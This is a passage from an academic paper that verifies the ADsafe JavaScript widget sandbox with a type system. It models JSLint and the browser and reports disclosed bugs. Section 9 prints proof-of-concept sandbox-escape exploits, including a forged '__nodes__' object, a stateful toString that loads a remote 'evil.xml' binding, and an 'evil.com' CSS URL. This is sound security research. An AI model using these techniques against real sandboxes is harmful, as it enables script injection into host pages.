Only a fraction of JSLint's static checks are related to ADsafe. The rest are `lint`-like code-quality checks. JSLint also checks the static HTML of a widget. Verifying this static HTML is beyond the scope of our work; we do not discuss it further. We instead focus on the security-critical static JavaScript checks in JSLint.

[3] Because we want a strategy that extends to other sandboxes, we do not try to exploit the fact that JSLint is written in JavaScript. The Cajoler of Caja is instead written in Java, and the filters and rewriters for other sandboxes might be written in other languages. The strategy we outline here avoids both getting bogged down in the details of all these languages as well as over-reliance on JavaScript itself.

$$
\begin{array}{rcl}
\alpha & := & \text{type identifiers} \\
T & := & \mathsf{Num} \mid \mathsf{Str} \mid \mathsf{True} \mid \mathsf{False} \mid \mathsf{Undef} \mid \mathsf{Null} \\
& \mid & \mathsf{Ref}\, T \mid \forall\alpha.T \mid \mu\alpha.T \\
& \mid & [T]T \times \ldots \times T \times T \cdots \to T \\
& \mid & \top \mid \bot \mid T \cup T \mid T \cap T \mid \mathsf{Array}\langle \mathrm{T} \rangle \\
& \mid & \{\star : F, \mathit{proto} : T, \mathit{code} : T, f : F, \ldots\} \\
& \mid & (f, \ldots)^{+} \mid (f, \ldots)^{-} \\
F & := & T \mid \text{☠} \mid \mathsf{Absent}
\end{array}
$$

Figure 3: Type Language for ADsafe and Widgets

How is JSLint used? The ADsafe runtime makes several assumptions about the shape of values it receives from widgets. These assumptions are not documented precisely, but they correspond to various static checks in JSLint. To model JSLint, we reflect these checks in a *type*, called Widget, which we define below. In section 5.2 we discuss how this type relates to the behavior of the JSLint implementation.

5.1 Defining Widget

We expect that *all variables and sub-expressions* of widgets are typable as Widget. The ADsafe runtime can thus assume that widgets only manipulate Widget-typed values. Our full type language is shown in figure 3 and introduced gradually in the rest of this section.

Primitives JSLint admits JavaScript's primitive values, with trivial types:

$$\mathsf{Prim} = \mathsf{Num} \cup \mathsf{Str} \cup \mathsf{True} \cup \mathsf{False} \cup \mathsf{Null} \cup \mathsf{Undef}$$

We have separate types for True and False because they are necessary to type-check `adsafe.js` (section 7). Prim is an untagged union type, and our type system accounts for common JavaScript patterns for discriminating unions. We might initially assume that

$$\mathsf{Widget} = \mathsf{Prim}$$

Objects and Blacklisted Fields JSLint admits object literals but blacklists certain field names as dangerous. All other fields are allowed to contain widget values. We therefore augment the Widget type to include objects. An object type explicitly lists the names and types of various fields in an object. In addition, the special field $\star$ specifies the type of all other fields:

$$\mathsf{Widget} = \mu\alpha.\mathsf{Prim} \cup \mathsf{Ref} \left\{ \begin{array}{l} \star : \alpha, \\ \texttt{"arguments"} : \text{☠}, \\ \texttt{"caller"} : \text{☠}, \\ \texttt{"callee"} : \text{☠}, \\ \texttt{"eval"} : \text{☠}, \\ \ldots \\ \texttt{"toString"} : \mathsf{Absent}, \\ \texttt{"valueOf"} : \mathsf{Absent} \end{array} \right\}$$

The full list of blacklisted fields is in figure 4. Our type checker signals a type error on any ☠-typed field access or assignment. This mirrors the behavior of JSLint, which also rejects field accesses and assignments on blacklisted fields (e.g., `o["constructor"]` is rejected by both the type checker and JSLint).

The Ref tag indicates that the object is mutable. We use a recursive type (μ) to indicate that all other fields, $\star$, may recursively contain Widget-typed values.[4] JSLint tries to ensure that objects in widgets do not have `toString` and `valueOf` properties. We model this with a type Absent, which ensures these fields are not present.

Absent and ☠ properties are subtly different. ☠ models fields that are intended to be inaccessible, and hence looking them up is untypable. In contrast, the typing rule for Absent field lookup performs the lookup with the type of the *proto* field, which we introduce below. Section 7.1 contains the details of type-checking field access.

Functions Widgets can create and apply functions, so we must widen our Widget type to admit them. Functions in JavaScript are objects with an internal *code* field, which we add to allowed objects:

$$\ldots\, \mathsf{Ref} \left\{ \begin{array}{l} \mathit{code} : [\mathsf{Global} \cup \alpha]\alpha \cdots \to \alpha, \\ \star : \alpha, \\ \ldots \end{array} \right\}$$

The type of the *code* field indicates that widget-functions may have an arbitrary number of Widget-typed arguments and return Widget-typed results.[5] It also specifies that the type of the implicit **`this`**-argument (written inside brackets) may be either Widget or Global. The type Global is not a subtype of Widget, which expresses the underlying reason for JSLint's rejection of all widgets that contain **`this`** (see Claim 1 below). If the **`this`**-annotation is omitted, the type of **`this`** is $\top$.

Prototypes JSLint does not allow widgets to explicitly manipulate objects' prototypes. However, since field

[4] $\mu\alpha.T$ binds the type variable α in the type T to the whole type, $\mu\alpha.T$. Therefore, α is in fact the type Widget.

[5] The $\alpha \cdots$ syntax is a literal part of the type, and means the function can be applied to any number of additional α-typed arguments.

lookup in JavaScript implicitly accesses the prototypes, we specify the type of prototypes in Widget:

$$\ldots \mathsf{Ref}\left\{\begin{array}{l} \mathit{proto} : \mathsf{Object} \cup \mathsf{Function} \cup \ldots, \\ \star : \alpha, \\ \ldots \end{array}\right\}$$

The *proto* field enumerates several safe prototypes, but notably omits DOM prototypes such as `HTMLElement`, since widgets should not obtain direct references to the DOM.

Typing Private Fields In addition to explicitly blacklisted field names, JSLint also blacklists all field names that start and end with an underscore. This effectively blacklists the `__proto__` field, which gives direct access to the prototype-chain, and the `__nodes__` and `__star__` fields, which `adsafe.js` uses internally to build the Bunch abstraction. To keep our types simple, we enumerate these three fields instead of pattern-matching on field names:

$$\ldots \mathsf{Ref}\left\{\begin{array}{l} \texttt{"\_\_nodes\_\_"} : \mathsf{Array}\langle\mathsf{HTML}\rangle \cup \mathsf{Undef}, \\ \texttt{"\_\_proto\_\_"} : \skull, \\ \texttt{"\_\_star\_\_"} : \mathsf{Bool} \cup \mathsf{Undef}, \\ \star : \alpha, \\ \ldots \end{array}\right\}$$

The `__proto__` field is ☠-typed, like other blacklisted fields that are never used. However, the ADsafe runtime uses `__nodes__` and `__star__` as private fields. The types specify that ADsafe stores DOM references in the `__nodes__` field.

The full Widget type in figure 4 is a formal specification of the shape of values that `adsafe.js` receives from and sends to widgets. This type is central to our verification of `adsafe.js` and of JSLint.

5.2 Widget and JSLint Correspondence

Though we have offered intuitive arguments for why Widget corresponds to the checks in JSLint, we would like to gain confidence in its correspondence with the behavior of the actual JSLint program that sites use:

Claim 1 (Linted Widgets Are Typable) *If JSLint (with ADsafe checks) accepts a widget e, then e and all of its variables and sub-expressions can be Widget-typed.*

We validate this claim by testing. We use ADsafe's sample widgets as positive tests—widgets that should be typable and lintable—and our own suite of negative test cases (widgets that should be untypable and unlintable). Note the direction of the implication: an unlintable widget may still be typable, since our type checker admits safe widgets that JSLint rejects.[6] The type checker could be used as a replacement for JSLint's ADsafe checks, but these tests give us confidence that checking the Widget type corresponds to what JSLint admits in practice.

$$\mathsf{Widget} = \mu\alpha.\ \mathsf{Str} \cup \mathsf{Num} \cup \mathsf{Null} \cup \mathsf{Bool} \cup \mathsf{Undef} \cup \mathsf{Ref}\left\{\begin{array}{l} \mathit{proto} : \mathsf{Object} \cup \mathsf{Function} \cup \mathsf{Bunch} \cup \mathsf{Array} \cup \mathsf{RegExp} \cup \mathsf{String} \cup \mathsf{Number} \cup \mathsf{Boolean}, \\ \star : \alpha, \\ \mathit{code} : [\mathsf{Global} \cup \alpha]\alpha \cdots \to \alpha, \\ \texttt{"\_\_nodes\_\_"} : \mathsf{Array}\langle\mathsf{HTML}\rangle \cup \mathsf{Undef}, \\ \texttt{"\_\_star\_\_"} : \mathsf{Bool} \cup \mathsf{Undef}, \\ \texttt{"caller"} : \skull,\ \texttt{"callee"} : \skull, \\ \texttt{"eval"} : \skull,\ \texttt{"prototype"} : \skull, \\ \texttt{"watch"} : \skull,\ \texttt{"constructor"} : \skull, \\ \texttt{"\_\_proto\_\_"} : \skull,\ \texttt{"unwatch"} : \skull, \\ \texttt{"arguments"} : \skull,\ \texttt{"valueOf"} : \mathsf{Absent}, \\ \texttt{"toString"} : \mathsf{Absent} \end{array}\right\}$$

Figure 4: The Widget type

6 Modeling JavaScript and the Browser

Verification of a Web sandbox must account for the idiosyncrasies of JavaScript. It also needs to model the runtime environment—provided by the browser—in which the sandboxed code will execute. Here we discuss how we model the language and the browser.

JavaScript Semantics We use the semantics of Guha, et al. [17], which reduces JavaScript to a core semantics called λ_{JS}. This latter language models the "essentials" of JavaScript: prototype-based objects, first-class functions, basic control operators, and mutation.

λ_{JS} thus omits many of JavaScript's complexities, but it is accompanied by a *desugaring* function that maps all JavaScript programs (idiosyncrasies included) to behaviorally equivalent λ_{JS} programs. The transformation explicates much of JavaScript's implicit semantics. Hence, we find it easier to build tools that analyze the much smaller λ_{JS} language than to directly process JavaScript.

Does desugaring faithfully map JavaScript to λ_{JS}? Guha, et al. test their desugaring and semantics on portions of the Mozilla JavaScript test suite. On these tests, λ_{JS} programs produce exactly the same output as JavaScript implementations. Hence, their work substantiates the following two claims.

[6] The supplemental material contains examples of the differences.

```
{
  eval: ☠,
  setTimeout: (Widget → Widget) × Widget → Int,
  document: {
    write: ☠,
    writeln: ☠,
    ...
  },
  ...
}
```

Figure 5: A Fragment of the Type of `window`

Claim 2 (Desugaring is Total) *For all JavaScript programs e, desugar$[\![e]\!]$ is defined.*

Claim 3 (Desugar Commutes with Eval) *For all JavaScript programs e, desugar$[\![eval_{JavaScript}(e)]\!]$ = $eval_{\lambda_{JS}}$(desugar$[\![e]\!]$).*

This testing strategy, and the simplicity of implementation that λ_{JS} enables, give us confidence that our tools correctly account for JavaScript.

Modeling the Browser DOM ADsafety claims that `window.eval` is not applied. To validate this claim, we mark `eval` with ☠ from section 5, which marks banned fields. There are many `eval`-like function in Web browsers, such as `document.write`; these are also marked ☠. Finally, certain functions, such as `setTimeout`, behave like `eval` when given strings as arguments. ADsafe does need to call these functions, but it is careful to never call them with strings. In our type environment, we give them restrictive types that disallow string arguments.

Figure 5 specifies a fragment of the type of `window`, which carefully specifies the type of unsafe functions in the environment. The remaining safe DOM does not need to be fully specified. `adsafe.js` only uses a small subset of the DOM methods. These methods require types. The browser environment is therefore modeled with 500 lines of object types (one field per line). This type environment is essentially the specification of foreign DOM functions imported into JavaScript.

7 Verifying the Reference Monitor

In section 5, we discussed modeling the sublanguage of widgets interacting with the sandboxing runtime. In the case of ADsafe and JSLint, we built up the Widget type as a specification of the kinds of values that the reference monitor, `adsafe.js`, can expect at runtime. In this section, we discuss how we use the Widget type to model the boundary between reference monitor and widget code,

```
var dom = {
  append:
  function(bunch)
  /*: [Widget ∪ Global]Widget × Widget ··· → Widget */
    { // body of append ... },
  combine:
  function(array)
  /*: [Widget ∪ Global]Widget × Widget ··· → Widget */
    { // body of combine... },
  q:
  function (text)
  /*: [Widget ∪ Global]Widget × Widget ··· → Widget */
    { // body of q... },
  // ... more dom ...
};
```

Figure 6: Annotations on the `dom` object

and ensure that the runtime library correctly guards critical behavior.

The Widget type specifies the shape of widget values that the ADsafe runtime manipulates. Widget is therefore used pervasively in our verification of `adsafe.js`. For example, consider a typical Bunch method:

```
Bunch.prototype.append = function(child) {
  reject_global(this);
  var elts = child.__nodes__;
  ...
  return this;
}
```

The Bunch objects that ADsafe passes to the widget have `Bunch.prototype` as their *proto* (see figure 4), making these methods accessible. Their use in the widget is constrained only by JSLint, so we must type-check these methods with (only) JSLint's assumptions in mind.

For example, we might assume that the `child` argument above should be a Bunch, the implicit `this` argument should also be a Bunch, and it therefore returns a Bunch. However, JSLint does not provide such strong guarantees. Consider this example, which passes JSLint:

```
var func = someBunch.append;
func(900, true, "junk", -7);
```

Here, `this` is bound to `window`, `child` is a number, and there are additional arguments. Therefore, we cannot assume that `append` has the type [Bunch]Bunch → Bunch. Instead, the most precise type we can ascribe is:

$$[\text{Widget} \cup \text{Global}]\text{Widget} \cdots \rightarrow \text{Widget}$$

That is, `this` could be Widget-typed or the type of the global object, Global, and the other arguments may have any subtype of Widget, which includes strings, numbers, and other non-Bunch types. The runtime check in `append`'s body (namely, `reject_global(this)`) is responsible for checking that `this` is not the global object before manipulating it. Our type checker recognizes such

checks and narrows the broader type to Widget after appropriate runtime checks are applied (section 7.1). If such checks were missing, the type of `this` would remain Widget ∪ Global, and `return this` would signal a type error because Widget∪Global is not a subtype of the stated return type Widget.

Ascribing types to functions provided by the ADsafe runtime is therefore trivial. We give all the same type:

$$[\mathsf{Widget} \cup \mathsf{Global}]\mathsf{Widget} \cdots \rightarrow \mathsf{Widget}$$

The type checker we extend is not ADsafe-specific, and requires explicit type annotations. However, since all the annotations are identical, they are trivial to insert. Figure 6 shows a small excerpt of such annotations, which the checker reads from comments, so programs can run unaltered in the browser.

Types for Private Functions ADsafe also has a number of private functions, which are not exposed to the widget. These functions have types with capabilities the widget does not have access to, such as HTML. For example, ADsafe specifies a `hunter` object, which contains functions that traverse the DOM and accumulate arrays of DOM nodes. These functions all have the type HTML → Undef, and add to an array `result` that has type Array⟨HTML⟩. ADsafe can freely use these capabilities inside the library as long as it doesn't hand them over to the widget. Our annotations show that it doesn't, because these types are not compatible with Widget.

7.1 Type System Highlights

In section 5 and 6, we presented types for safe objects and for values in the browser environment. We build upon earlier work on type systems that has been applied to JavaScript [18]. In this section, we present the non-standard portions of our type system that we use for typing operations on objects, sensitive conditionals, and some idiosyncrasies of JSLint and `adsafe.js`.

Object Properties and String Set Types In JavaScript, object properties (or "fields") are merely string indices: even `o.x` is just an alias for `o["x"]`. In addition, these strings can be computed and flow through the program before they are used to look up fields. Sandboxes thus deal with whitelists and blacklists of property names. To model this, we enrich the type language with sets of strings. For example, $(\texttt{"\_\_nodes\_\_"}, \texttt{"\_\_proto\_\_"})^-$ is the type of all strings *except* `"__nodes__"` and `"__proto__"`, and $(\texttt{"x"}, \texttt{"foo"})^+$ is the type of exactly `"x"` and `"foo"`.

Figure 7 shows typing rules and operations for string sets. Sets support combination via unions, subtyping via

$$\text{T-StringSet}\quad \Sigma;\Gamma \vdash str : (str)^+$$

$$\text{ST-StringSet}^+\quad \frac{\forall f \in (f_1,\ldots), f \in (s_1,\ldots)}{(f_1,\ldots)^+ <: (s_1,\ldots)^+}$$

$$\text{ST-StringSet}^-\quad \frac{\forall f \in (f_1,\ldots), f \notin (s_1,\ldots)}{(f_1,\ldots)^+ <: (s_1,\ldots)^-}$$

$$\text{ST-String}^+\quad (f_1,\ldots)^+ <: \mathsf{Str}$$

$$\text{ST-String}^-\quad (f_1,\ldots)^- <: \mathsf{Str}$$

$$\text{Equiv-Str}\quad \mathsf{Str} <: ()^-$$

Figure 7: Typing and operations on string set types

adding new strings, and subtyping of positive and negative sets. Both kinds of string sets can also be promoted to the common supertype of Str, which is equivalent to the negative string set with no entries.

Equipped with string sets, we can describe the typing of object property dereference. When the property name is a string set, we union the types of the properties that are members of the string set, paying careful attention to absent fields and prototype lookup. Figure 8 shows the rule T-Lookup, with examples shown in figure 9.

String sets allow the type checker to avoid certain named properties, as in the last example of figure 9, where the `"eval"` property has the bad type ☠ but the string set type of the index excludes `"eval"`. The rule for property update (not shown here) is similar but simpler, as property update in JavaScript does not recur inside prototypes, and only operates on the property names of the top-level object.

If-Splitting A reference monitor has various runtime checks to ensure that protected objects—DOM objects and browser functions in ADsafe's case—are only manipulated in safe and well-defined ways. For example, when `setTimeout`'s first argument is a string, rather than a function, it exhibits `eval`-like behavior, which violates ADsafety's constraints. Thus we instead give it the type

$$(\mathsf{Widget} \rightarrow \mathsf{Widget}) \times \mathsf{Widget} \rightarrow \mathsf{Num}$$

Doing so forces the first argument to be a function and, in particular, not a string. Now consider its use:

```
later: function (func, timeout)
/*: Widget × Widget → Widget */ {
  if (typeof func === "function") {
    setTimeout(func, timeout || 0);
  } else { error(); }
}
```

Because `ADSAFE.later` is exported to widgets, it can only assume the Widget type for its arguments, including

$\{\star\}$ is shorthand for $\{\star : F_\star, proto : T_p, code : T_c, f_1 : F_1, \ldots\}$

$$
\begin{array}{lcl}
(f_1,\ldots)^+ - (s_1,\ldots)^+ & = & \forall f_i \notin (s_1,\ldots), (f_i,\ldots)^+ \\
(f_1,\ldots)^- - (s_1,\ldots)^+ & = & (f_1,\ldots,s_1,\ldots)^-
\end{array}
\qquad
\begin{array}{ll}
f \in (f_1,\ldots)^+ & : \exists f_1.f = f_1 \\
f \in (f_1,\ldots)^- & : \forall f_1.f \neq f_1
\end{array}
$$

$$
\mathit{fields}_\star(\{\star\}, S) = \begin{cases} F_\star & : S_\star \neq \emptyset \text{ and } F_\star \neq \mathsf{Absent} \\ \bot & : \text{otherwise} \end{cases}
\quad \text{where } S_\star = S - (f_1,\ldots)^+
$$

$$
\mathit{fields}_p(\{\star\}, S) = \begin{cases} \mathsf{Undef} & : T_p = \mathsf{Null} \\ fields(T_p, S_p) & : S_p \neq \emptyset \\ \bot & : \text{otherwise} \end{cases}
\quad \text{where } S_p = S - (f_i \mid F_i \neq \mathsf{Absent})^+
$$

$$
\begin{array}{lcl}
\mathit{fields}(\{\star\}, S) & = & \{T_i \mid f_i \in S \text{ and } F_i = T_i\} \cup \mathit{fields}_\star(\{\star\}, S) \cup \mathit{fields}_p(\{\star\}, S) \\
\mathit{fields}(T_1 \cup T_2, S) & = & \mathit{fields}(T_1, S) \cup \mathit{fields}(T_2, S) \\
\mathit{fields}(T, \emptyset) & = & \bot
\end{array}
$$

$$
\frac{\Sigma;\Gamma \vdash e_o : T_o \qquad \Sigma;\Gamma \vdash e_f : S \qquad S <: \mathsf{Str} \qquad T_{res} = \mathit{fields}(T_o, S)}{\Gamma \vdash e_o\,[e_f] : T_{res}} \quad \text{(T-LOOKUP)}
$$

Figure 8: Typing object lookup

Object Type T_o	String Type S	$\mathit{fields}(T_o, S)$
$\{proto : \mathsf{Null}, \star : \mathsf{Bool}, \texttt{"x"} : \mathsf{Num}\}$	$(\texttt{"x"})^+$	Num
$\{proto : \mathsf{Null}, \star : \mathsf{Bool}, \texttt{"x"} : \mathsf{Num}\}$	$(\texttt{"x"}, \texttt{"y"})^+$	Num ∪ Bool ∪ Undef
$\{proto : \mathsf{Object}, \star : \mathsf{Num}\}$	$(\texttt{"toString"})^+$	Num∪ → Str
$\{proto : \mathsf{Object}, \star : \mathsf{Num}, \texttt{"toString"} : \mathsf{Absent}\}$	$(\texttt{"toString"})^+$	→ Str
$\{proto : \mathsf{Null}, \star : \mathsf{Str}, \texttt{"x"} : \mathsf{Num}, \texttt{"y"} : \mathsf{Bool}, \texttt{"eval"} : ☠\}$	$(\texttt{"eval"})^-$	Str ∪ Num ∪ Bool ∪ Undef
$\{proto : \mathsf{Null}, \star : \mathsf{Str}, \texttt{"x"} : \mathsf{Num}, \texttt{"y"} : \mathsf{Bool}, \texttt{"eval"} : ☠\}$	$(\texttt{"eval"})^+$	untypable

Figure 9: Examples of property lookup using *fields*

`func`. A traditional type checker would thus conclude that `func` has type Widget everywhere in `later`. Because Widget includes Str, the invocation of `setTimeout` would yield a type error—even though this is precisely what the conditional in `later` is avoiding!

If-splitting is the name for a collection of techniques that address this problem [39]. Our particular solution uses a refinement of this idea, called flow typing [18], which complements type-checking with flow analysis. The analysis informs the type checker that due to the **`typeof`** check, uses of `func` in the **`then`**-branch of the conditional can in fact be *refined* from the large Widget type of Str ∪ Num ∪ ... to the function type that `setTimeout` requires.

7.2 Required Refactorings

Our type system cannot type check the ADsafe runtime as-is; we need to make some simple refactorings. The need for these refactorings does not reflect a weakness in ADsafe. Rather, they are programming patterns that we cannot verify with our type system. To gain confidence that we didn't change ADsafe's behavior, we run ADsafe's sample widgets against our refactored version of ADsafe, and they behave as expected. We describe these refactorings below:

Additional `reject_name` Checks ADsafe uses `reject_name` to check accesses and updates to object properties in `adsafe.js`. If-splitting uses these checks to narrow string set types and type-check object property references. However, ADsafe does not use `reject_name` in every case. For example, it uses a regular expression to parse DOM queries, and uses the result to look up object properties. Because our type system makes conservative assumptions about regular expressions, it would erroneously indicate that a blacklisted field may be accessed. Thus, we add calls to `reject_name` so the

type system can prove that the accesses and assignments are safe.

Inlined `reject_global` Checks Most Bunch methods start by asserting `reject_global(this)`, which ensures that `this` is Widget-typed in the rest of the method. Our type system cannot account for such non-local side-effects, but once we inline `reject_global`, if-splitting is able to refine types appropriately (for instance, in the `Bunch.prototype.append` example early in this section).

`makeableTagName` ADsafe's whitelist of safe DOM elements is defined as a dictionary:

```
var makeableTagName =
  { "div": true, "p": true, "b": true, ... };
```

This dictionary omits an entry for `"script"`. The `document.createElement` DOM method creates new nodes. We ensure that `<script>` tags are not created by typing it as follows:

$$\texttt{document.createElement} : (\texttt{"script"})^{-} \rightarrow \mathsf{HTML}$$

ADsafe uses its tag whitelist before calling `document.createElement`:

```
if (makeableTagName[tagName] === true) {
  document.createElement(tagName);
}
```

Our type checker cannot account for this check. We instead refactor the whitelist (a trick noted elsewhere [29]):

```
var makeableTagName =
  { "div": "div", "p": "p", "b": "b", ... };
```

The type of these strings are $(\texttt{"div"})^{+}$, $(\texttt{"p"})^{+}$,$(\texttt{"b"})^{+}$, etc., so that `makeableTagName[tagName]` has type $(\texttt{"div"}, \texttt{"p"}, \texttt{"b"}, \ldots)^{+}$. Since this finite set of strings excludes `"script"`, it now matches the argument type of `createElement`.

7.3 Cheating and Unverifiable Code

A complex body of code like the ADsafe runtime cannot be type-checked from scratch in one sitting. We therefore found it convenient to augment the type system with a `cheat` construct that ascribes a given type to an expression without descending into it. We could thus use `cheat` when we encountered an uninteresting type error and wanted to make progress. Our goal, of course, was to ultimately remove every `cheat` from the program.

We were unable to remove two `cheat`s, leaving eleven unverified source lines in the 1,800 LOC ADsafe runtime. We can, in fact, ascribe interesting types to these functions, but checking them is beyond the power of our type system. The details may not be of interest to the general reader, but the web content contains the full body of unverified code and a discussion of its types.

8 ADsafety Redux

Sections 5 and 7 gave the details of our strategy for modeling JSLint and verifying `adsafe.js`. In this section, we combine these results and relate it to the original definition of ADsafety (definition 1). The use of a type system allows us to make straightforward, type-based arguments of safety for the components of ADsafe.

The lemmas below formally reason about type-checked widgets. Claim 1 (section 5.2) establishes that linted widgets are in fact typable. Therefore, *we do not need to type-check widgets*. Widget programmers can continue to use JSLint and do not need to know about our type checker. However, given the benefits of uniformity provided by a type checker over ad hoc methods like JSLint (section 9 details one exploit that resulted from such an ad hoc approach), programmers may be well served to use our type checker instead.

Type Soundness Most type systems come with a soundness theorem that is stated as *progress* (well-typed programs do not error) and *preservation* (well-typed programs do not violate their types).

We do not attempt to establish progress. Establishing it would require many more refactorings in the ADsafe runtime, and many lintable widgets would be untypable. Because runtime errors are perfectly acceptable (they halt execution before something bad happens), we relax some of the typing rules in an existing type system [18]—which does exhibit progress—to instead allow some JavaScript errors (e.g., applying non-function values or looking up fields of **null**). We do still need an "untyped progress" theorem that states that our JavaScript semantics fully models all error cases. This theorem is provided by Guha, et al. [17].

We restate and prove preservation for the extensions to Guha et al.'s type system, which is applicable to *all* JavaScript programs.[7] Stated formally:

Lemma 1 (Type Preservation) *If, for an expression e, type T, environment Γ and abstract heap Σ,*

1. $\Sigma \vdash \sigma$,
2. $\Sigma; \Gamma \vdash e : T$, *and*
3. $\sigma e \rightarrow \sigma' e'$;

then there exists a Σ' with $\Sigma' \vdash \sigma'$ and $\Sigma'; \Gamma \vdash e' : T$.

Our assumed environment (section 6) provides the abstract heap Σ and abstract environment Γ, which model the initial state of the browser, σ. Given this lemma, we can make type-based statements about the combination of widgets and `adsafe.js`:

[7] For the formal proof, see Guha et al. [18] and the supplemental material on the web.

Theorem 1 (ADsafety) *For all widgets p, if*

1. *all subexpressions of p are Widget-typable,*
2. `adsafe.js` *is typable,*
3. `adsafe.js` *runs before p, and*
4. *$\sigma p \to \sigma' p'$ (single-step reduction),*

then at every step p', p' also has the type Widget.

This theorem says that for all widgets p whose subexpressions are Widget-typed, if `adsafe.js` type-checks and runs in the browser environment, p can take any number of steps and still have the Widget type. Since types are preserved, two further key lemmas hold during execution:

Lemma 2 (Widgets cannot load new code at runtime) *For all widgets e, if all variables and sub-expressions of e are Widget-typed, then e does not load new code.*

By section 6, `eval`-like functions are ☠-typed, hence cannot be referenced by widgets or by the ADsafe runtime. Furthermore, functions that only `eval` when given strings, such as `setTimeout`, have restricted types that disallow `string`-typed arguments. Therefore, neither the widget nor the ADsafe runtime can load new code. ■

Lemma 3 (Widgets do not obtain DOM references) *For all widgets e, if all variables and sub-expressions of e are Widget-typed, then e does not obtain direct* DOM *references.*

The type of DOM objects is not subsumed by the Widget type. All functions in the ADsafe runtime have the type:

$$[\mathsf{Widget} \cup \mathsf{Global}]\mathsf{Widget} \cdots \to \mathsf{Widget}$$

Thus, functions in the ADsafe runtime do not leak DOM references, as long as they are only applied to Widget-typed values. Since all subexpressions of the widget e are Widget-typed, all values that e passes to the ADsafe runtime are Widget-typed. By the same argument, e cannot directly manipulate DOM references either. ■

Widgets can only manipulate their DOM subtree We cannot prove this claim with our tools. JSLint enforces this property by also verifying the static HTML of widgets; it ensures that all element IDs are prefixed with the widget's ID. The wrapper for `document.getElementById` ensures that the widget ID is a prefix of the element ID. Verifying JSLint's HTML checks is beyond the scope of this work.

In addition, the wrapper for `Element.parentNode` checks to see if the current element is the root of the widget's DOM subtree. It is not clear if our type checker can express this property without further extensions.

```
ADSAFE.go("AD_", function (dom, lib) {
  var myWindow, fakeNode, fakeBunch, realBunch;

  fakeNode = {
    appendChild: function(elt) {
      myWindow = elt.ownerDocument.defaultView;
    },
    tagName: "div",
    value: null
  };

  fakeBunch = {"___nodes___": [fakeNode]};

  realBunch = dom.tag("p");
  fakeBunch.value = realBunch.value;
  fakeBunch.value(""); // calls phony appendChild

  myWindow.alert("hacked");
});
```

Figure 10: Exploiting JSLint

Widgets cannot communicate This claim is false; section 9 presents a counterexample.

9 Bugs Found in ADsafe

We have implemented the type system presented in this paper, and applied it to the ADsafe source. The implementation is about 3,000 LOC, and takes 20 seconds to check `adsafe.js` (mainly due to the presence of recursive types). In some cases, type-checking failed due to the weakness of the type checker; these issues are discussed in section 7.2. The other failures, however, represent genuine errors in ADsafe that were present in the production system. The same applies to instances where JSLint and our typed model of it failed to conform. All the errors listed below have been reported, acknowledged by the author, and fixed.

Missing Static Checks JSLint inadvertently allowed widgets to include underscores in quoted field names. In particular, the following expression was deemed safe:

```
fakeBunch = { "__nodes__": [ fakeNode ] };
```

A malicious widget could then create an object with an `appendChild` method, and trick the ADsafe runtime into invoking it with a direct reference to an HTML element, which is enough to obtain `window` and violate ADsafety:

```
fakeNode = {
  appendChild: function(elt) {
    myWindow = elt.ownerDocument.defaultView;
  }
};
```

The full exploit is in figure 10.

```
ADSAFE.go("AD_", function (dom, lib) {
  var called = false;
  var obj = {
    "toString": function() {
      if (called) {
        return "url(evil.xml#exp)";
      }
      else {
        called = true;
        return "dummy";
      }
    }
  };
  dom.append(dom.tag("div"));
  dom.q("div").style("MozBinding", o);
});
```

```
<!-- evil.xml -->
<?xml version="1.0"?>
<bindings><binding id="exp">
<implementation><constructor>
document.write("hacked")
</constructor></implementation>
</binding></bindings>
```

Figure 11: Firefox-specific Exploit for ADsafe

This bug manifested as a discrepancy between our model of JSLint as a type checker and the real JSLint. Recall from section 5 that all expressions in widgets must have type Widget (defined in figure 4). For `{ "__nodes__": [fakeNode] }` to type as Widget, the `"__nodes__"` field must have type Array⟨HTML⟩∪Undef. However, `[fakeNode]` has type Widget, which signals the error.

JSLint similarly allowed `"__proto__"` and other fields to appear in widgets. We did not investigate whether they can be exploited as above, but setting them causes unanticipated behavior. Fixing JSLint was simple once our type checker found the error. (An alternative solution would be to use our type system as a replacement for JSLint.) We note that when the ADsafe option of JSLint was first announced,[8] its author offered:

> If [a malicious client] produces no errors when linted with the ADsafe option, then I will buy you a plate of shrimp.

After this error report, he confirmed, "I do believe that I owe you a plate of shrimp".

Missing Runtime Checks Many functions in `adsafe.js` incorrectly assumed that they were applied to primitive strings. For example, `Bunch.prototype.style` began with the following check, to ensure that widgets do not programmatically load external resources via CSS:

```
Bunch.prototype.style = function(name, value) {
  if (/url/i.test(value)) { // regex match?
    error();
  }
  ...
};
```

Thus, the following widget code would signal an error:

```
someBunch.style("background",
  "url(http://evil.com/image.jpg)");
```

The bug is that if `value` is an object instead of a string, the regular-expression `test` method will invoke `value.toString()`.

A malicious widget can construct an object with a stateful `toString` method that passes the test when first applied, and subsequently returns a malicious URL. In Firefox, we can use such an object to load an XBL resource[9] that contains arbitrary JavaScript (figure 11).

We ascribe types to JavaScript's built-ins to prevent implicit type conversions. Therefore, we require the argument of `Regexp.test` to have type Str. However, since `Bunch.prototype.style` can be invoked by widgets, its type is Widget × Widget → Widget, and thus the type of `value` is Widget.

This bug was fixed by adding a new `string_check` function to ADsafe, which is now called in 18 functions. All these functions are not otherwise exploitable, but a missing check would cause unexpected behavior. The fixed code is typable.

Counterexamples to Non-Interference Finally, a type error in `Bunch.prototype.getStyle` helped us generate a counterexample to ADsafe's claim of widget non-interference (definition 1, part 4). The `getStyle` method is available to widgets, so its type must be Widget → Widget. The following code is the essence of `getStyle`:

```
Bunch.prototype.getStyle = function (name) {
  var sty;
  reject_global(this);
  sty = window.getComputedStyle(this.__node__);
  return sty[name];
}
```

The bug above is that `name` is unchecked, so it may index arbitrary fields, such as `__proto__`:

```
someBunch.getStyle("__proto__");
```

This gives the widget a reference to the prototype of the browser's `CSSStyleDeclaration` objects. Thus the return type of the body is not Widget, yielding a type error.

A widget cannot exploit this bug in isolation. However, it can replace built-in methods of CSS style objects

[8] `tech.groups.yahoo.com/group/caplet/message/44`

[9] `https://developer.mozilla.org/en/XBL`

and interfere with the operation of the hosting page and other widgets that manipulate styles in JavaScript.

This bug was fixed by adding a `reject_name` check that is now used in this and other methods. Despite the fix, ADsafe still cannot enforce non-interference, since widgets can reference and affect properties of other shared built-ins:

```
var arr = [ ];
arr.concat.channel = "shared data";
```

The author of ADsafe pointed out the above example and retracted the claim of non-interference.

Prior Exploits Before and during our implementation, other exploits were found in ADsafe and reported [27–29]. We have run our type checker on the exploitable code, and our tools catch the bugs and report type errors.

